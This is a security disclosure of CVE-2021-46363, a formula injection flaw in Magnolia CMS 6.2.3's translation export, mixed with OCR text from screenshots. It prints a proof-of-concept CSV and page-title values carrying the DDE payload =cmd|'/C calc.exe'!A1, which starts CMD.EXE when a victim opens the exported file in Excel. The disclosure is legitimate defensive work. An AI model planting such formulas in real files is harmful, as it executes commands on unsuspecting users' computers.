Magnolia Disclosures

Version 6.2.3

Environment:

- Magnolia 6.2.3
- Ubuntu Linux

Findings:

1. CVE-2021-46363: Formula Injection in Content Translation

Description:

The export functions in “Content Translation” does not sanitize potentially malicious Formulas. In a worst-case scenario, these formulas may result in arbitrary code execution on a victim’s computer when opening the exported files with Microsoft Excel.

Proof of Concept:


In order to leverage this vulnerability an attacker will need to find a way to insert malicious formula elements in the content of translation files. This can be achieved by:

1.1. Directly importing a malicious translation file:

Content of malicious CSV:

```
"Modification date of page","Key","Link to page","Title","Default language (en)","de"
"2020.10.19 22:01:36 672","05872876-073e-40a3-a3c5-0d0a18c1d43d:title","http://travel-demo.magnolia-cms.com/tour-type.html","Page properties: Page title","Tour Types","mal"
"2020.10.19 22:01:36 672","05872876-073e-40a3-a3c5-0d0a18c1d43d:navigationTitle","http://travel-demo.magnolia-cms.com/tour-type.html","Page properties: Navigation title","Tours","=cmd|'/C calc.exe'!A1"
```

Import the above CSV:



Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.177:8080/magnoliaAuthor/.magnolia/admincentral#app:pages-translation:browser;
80%
magnolia
Find...
Upload another
Cancel
Import file

Import translation file


File to import *

Name csvi
Size 464 bytes
Format csv

Import options
✓ Overwrite already existing translations
✓ Also import empty translations

1.2. Modifying Page properties:

In this example we will modify the page title:



Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.181:8080/magnoliaPublic/.magnolia/admincentral#app:pages-app:browser;/csvi-test::
magnolia
Find
Pages
Pages
travel
sportstation
test
/csvi-test

Page properties

Main | Meta Data

Page title (en): =cmd|'/C calc'!A2


Navigation title (en): aaa

Navigation: □ Don't show this page in any site navigation

Window title (en): aaa

Abstract (en): aaa

Both these scenarios will result in files containing Malicious Formulas injected into the exported translations. The following export formats are potentially vulnerable:




Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.181:8080/magnoliaPublic/.magnolia/admincentral#app:pages-translation:browser;/csvi
magnolia
Find
contact
Contact
Travel Standard
Oct 23, 2020
12:27 PM

Export translation file


File format *
○ Excel (Xls)
● Comma Separated Value (CSV)
○ XLiff (Zip)
○ Google Spreadsheet (CSV)

When the exported files are opened in Microsoft Excel the following behavior occurs:

- **CSV and Google CSV:**
  When opening the malicious exported CSV file in Excel, the vulnerability will trigger automatically:




Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?



This workbook contains links to one or more external sources that could be unsafe.
If you trust the links, update them to get the latest data. Otherwise, you can keep working with the data you have.

- **XLS:**
  In this scenario the formula will not trigger automatically when the file is open, but the user is at risk if he/she interacts in special ways with the formula (E.g. interacting with it in the “Formula Bar”):



Updates for Office are ready to be installed, but first we need to close some apps.

=cmd|'/C calc.exe'!A1

	A	B	C	D	E	F
1	Modificatio	Key	Link to pag	Title	Default lan	de
2	2020.10.1!	05872876-	http://trave	Page prop	Tour Types	hahaha
3	2020.10.1!	05872876-	http://trave	Page prop	Tours	A1

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?